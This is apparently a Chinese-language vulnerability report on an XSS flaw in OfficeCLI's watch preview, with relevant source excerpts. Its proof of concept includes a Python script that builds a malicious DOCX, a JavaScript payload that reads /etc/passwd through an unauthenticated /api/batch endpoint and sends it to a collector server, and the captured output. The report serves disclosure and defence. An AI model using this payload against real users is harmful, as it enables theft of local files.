OfficeCLI 漏洞报告
软件名称:OfficeCLI
开发者或厂商:iOfficeAI
代码仓库:https://github.com/iOfficeAI/OfficeCLI
1. watch 功能 XSS 导致本地文件外发
| 简要描述: | 受害者用 officecli watch 打开攻击者提供的 DOCX 时,文档中的项目符号样式会在预览页执行脚本,脚本读取本机文本文件并发送给攻击者。 |
|---|---|
| 影响版本: | 1.0.141 ~ 1.0.160 |
| 前置条件: | 受害者对攻击者提供的 DOCX 执行 officecli watch,并用浏览器打开预览页。 |
漏洞成因
WordHandler.HtmlPreview.Markers.cs 从 DOCX 的 word/numbering.xml 读取项目符号级别的 w:color 和 w:rFonts,并拼进 CSS。相关代码如下:
// src/officecli/Handlers/Word/WordHandler.HtmlPreview.Markers.cs:89-95    commit c56512c8c7
var clr = rpr.GetFirstChild<Color>();
if (clr?.Val?.Value != null && !string.IsNullOrEmpty(clr.Val.Value) && clr.Val.Value != "auto")
    parts.Add($"color:#{clr.Val.Value}");
var rf = rpr.GetFirstChild<RunFonts>();
var fontName = rf?.Ascii?.Value ?? rf?.HighAnsi?.Value ?? rf?.EastAsia?.Value;
if (includeFontFamily && !string.IsNullOrEmpty(fontName))
    parts.Add($"font-family:'{fontName}'");
w:color/@w:val 来自文档。BuildListMarkerCss 把上述属性拼成 li.marker-<numId>-<ilvl>::marker { ... },HtmlPreview.cs 再把它放进 <style> 元素。相关代码如下:
// src/officecli/Handlers/Word/WordHandler.HtmlPreview.cs:199-204    commit c56512c8c7
var markerCss = BuildListMarkerCss(body);
if (!string.IsNullOrEmpty(markerCss))
{
    sb.AppendLine("<style>");
    sb.AppendLine(markerCss);
    sb.AppendLine("</style>");
}
<style> 的内容在 HTML 解析器中属于 raw text,遇到 </style> 就结束。攻击者把 w:color 的值设为 </style><img src=x onerror=...>,样式表被提前关闭,后面的 img 成为正常 DOM,onerror 脚本在预览页执行。
WatchServer 在 127.0.0.1 上提供预览页和 /api/batch,两者同源,且 /api/batch 没有鉴权。相关代码如下:
// src/officecli/Core/Watch/WatchServer.cs:1944-1952    commit c56512c8c7
if (requestLine.StartsWith("POST /api/batch", StringComparison.Ordinal))
{
    ...
    await HandlePostBatchAsync(stream, headers, bodyPrefix, WantsJson(requestLine), token);
}
HandlePostBatchAsync 把请求体作为 --commands 交给子进程。相关代码如下:
// src/officecli/Core/Watch/WatchServer.cs:2490-2499    commit c56512c8c7
psi.ArgumentList.Add("batch");
psi.ArgumentList.Add(_filePath);
psi.ArgumentList.Add("--commands");
psi.ArgumentList.Add(body);
add --type markdown 的 src 参数会读取本地文件。相关代码如下:
// src/officecli/Handlers/Word/WordHandler.Add.Markdown.cs:37-43    commit c56512c8c7
if (string.IsNullOrWhiteSpace(mdText)
    && (properties.TryGetValue("src", out var srcFile) || properties.TryGetValue("path", out srcFile))
    && !string.IsNullOrWhiteSpace(srcFile))
{
    if (!System.IO.File.Exists(srcFile))
        throw new ArgumentException($"markdown source file not found: '{srcFile}'.");
    mdText = System.IO.File.ReadAllText(srcFile);
}
因此脚本可以向 /api/batch 发送 add markdown src=/etc/passwd 和 view text,把文件内容读入文档,再从 view text 的响应中取出并发送到攻击者服务器。
复现环境搭建
在一台 Linux 主机上下载官方发布的 1.0.160 二进制:
mkdir officecli-f6 && cd officecli-f6
curl -fsSL -o officecli \
  https://github.com/iOfficeAI/OfficeCLI/releases/download/v1.0.160/officecli-linux-x64
chmod +x officecli
该二进制依赖 libicu。Debian 系发行版可执行 sudo apt install libicu72 安装依赖。
复现过程
创建攻击者工作目录:
mkdir -p docs attacker准备攻击者服务器。attacker/server.py 只把 /leak 收到的参数打印到终端,代码如下:
from fastapi import FastAPI

app = FastAPI()

@app.get("/leak")
def leak(d: str = ""):
    print(d)
    return {"ok": True}
准备 gen_evil.py,用于生成恶意 DOCX。Security review 只是正文占位文本,用来产生一个带项目符号的段落;payload 位于该段落的编号样式 w:color 中。PAYLOAD 中的 w:color 值包含 </style> 和 img 标签,脚本执行 add markdown src=/etc/passwd 和 view text,再把结果发送到 http://127.0.0.1:9000/leak,代码如下:
import zipfile
PAYLOAD = (
"</style><img src=x onerror=\"if(localStorage.getItem('f6'))return;"
"localStorage.setItem('f6','1');"
"fetch('/api/batch',{method:'POST',headers:{'Content-Type':'application/json'},"
"body:JSON.stringify([{command:'add',parent:'/body',type:'markdown',"
"props:{src:'/etc/passwd'}},{command:'view',mode:'text'}])})"
".then(r=>r.json()).then(j=>{const o=JSON.parse(j.message);"
"const t=o.data.results[1].output;new Image().src="
"'http://127.0.0.1:9000/leak?d='+encodeURIComponent(t)})\">"
)
def esc(s):
return s.replace('&','&').replace('<','<').replace('>','>').replace('"','"')
content_types = '''<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Types xmlns="http://schemas.openxmlformats.org/package/2006/content-types">
<Default Extension="rels" ContentType="application/vnd.openxmlformats-package.relationships+xml"/>
<Default Extension="xml" ContentType="application/xml"/>
<Override PartName="/word/document.xml" ContentType="application/vnd.openxmlformats-officedocument.wordprocessingml.document.main+xml"/>
<Override PartName="/word/numbering.xml" ContentType="application/vnd.openxmlformats-officedocument.wordprocessingml.numbering+xml"/>
<Override PartName="/word/styles.xml" ContentType="application/vnd.openxmlformats-officedocument.wordprocessingml.styles+xml"/>
</Types>'''
root_rels = '''<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
<Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/officeDocument" Target="word/document.xml"/>
</Relationships>'''
document = '''<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<w:document xmlns:w="http://schemas.openxmlformats.org/wordprocessingml/2006/main">
<w:body>
<w:p><w:pPr><w:numPr><w:ilvl w:val="0"/><w:numId w:val="1"/></w:numPr></w:pPr><w:r><w:t>Security review</w:t></w:r></w:p>
<w:sectPr><w:pgSz w:w="11906" w:h="16838"/><w:pgMar w:top="1440" w:right="1440" w:bottom="1440" w:left="1440"/></w:sectPr>
</w:body></w:document>'''
document_rels = '''<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
<Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/numbering" Target="numbering.xml"/>
<Relationship Id="rId2" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/styles" Target="styles.xml"/>
</Relationships>'''
numbering = f'''<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<w:numbering xmlns:w="http://schemas.openxmlformats.org/wordprocessingml/2006/main">
<w:abstractNum w:abstractNumId="0"><w:lvl w:ilvl="0"><w:start w:val="1"/><w:numFmt w:val="bullet"/><w:lvlText w:val="\u2022"/><w:lvlJc w:val="left"/><w:pPr><w:ind w:left="720" w:hanging="360"/></w:pPr><w:rPr><w:color w:val="{esc(PAYLOAD)}"/></w:rPr></w:lvl></w:abstractNum>
<w:num w:numId="1"><w:abstractNumId w:val="0"/></w:num>
</w:numbering>'''
styles = '''<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<w:styles xmlns:w="http://schemas.openxmlformats.org/wordprocessingml/2006/main">
<w:docDefaults><w:rPrDefault><w:rPr><w:rFonts w:ascii="Calibri"/><w:sz w:val="22"/></w:rPr></w:rPrDefault></w:docDefaults>
</w:styles>'''
with zipfile.ZipFile('docs/evil.docx','w',zipfile.ZIP_DEFLATED) as z:
z.writestr('[Content_Types].xml', content_types)
z.writestr('_rels/.rels', root_rels)
z.writestr('word/document.xml', document)
z.writestr('word/_rels/document.xml.rels', document_rels)
z.writestr('word/numbering.xml', numbering)
z.writestr('word/styles.xml', styles)
print('wrote docs/evil.docx')安装依赖并启动攻击者服务器:
python3 -m venv .venv
. .venv/bin/activate
pip install fastapi uvicorn
uvicorn server:app --app-dir attacker --host 127.0.0.1 --port 9000 --no-access-log
生成恶意 DOCX:
python3 gen_evil.py在另一个终端启动 watch:
cp docs/evil.docx /tmp/evil.docx
./officecli watch /tmp/evil.docx --port 8080

在浏览器打开 http://127.0.0.1:8080/。页面加载后,原文档的 Security review 项目符号段落下方增加了一段 /etc/passwd 的内容,说明脚本已经在预览页执行,并把文件读入文档:
攻击者服务器的终端会打印收到的内容:
[/body/p[@paraId=00100000]] • Security review
[/body/p[@paraId=00100002]] root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin _apt:x:42:65534::/nonexistent:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin dhcpcd:x:100:65534:DHCP Client Daemon:/usr/lib/dhcpcd:/bin/false uuidd:x:101:101::/run/uuidd:/usr/sbin/nologin messagebus:x:996:996:System Message Bus:/nonexistent:/usr/sbin/nologin tcpdump:x:102:102::/nonexistent:/usr/sbin/nologin systemd-resolve:x:990:990:systemd Resolver:/:/usr/sbin/nologin sshd:x:989:65534:sshd user:/run/sshd:/usr/sbin/nologin polkitd:x:988:988:User for polkitd:/:/usr/sbin/nologin alice:x:1000:1000:Debian:/home/alice:/bin/bash
每次复现前删除旧的 /tmp/evil.docx 并重新执行 python3 gen_evil.py,避免文档已被上一次的 batch 修改。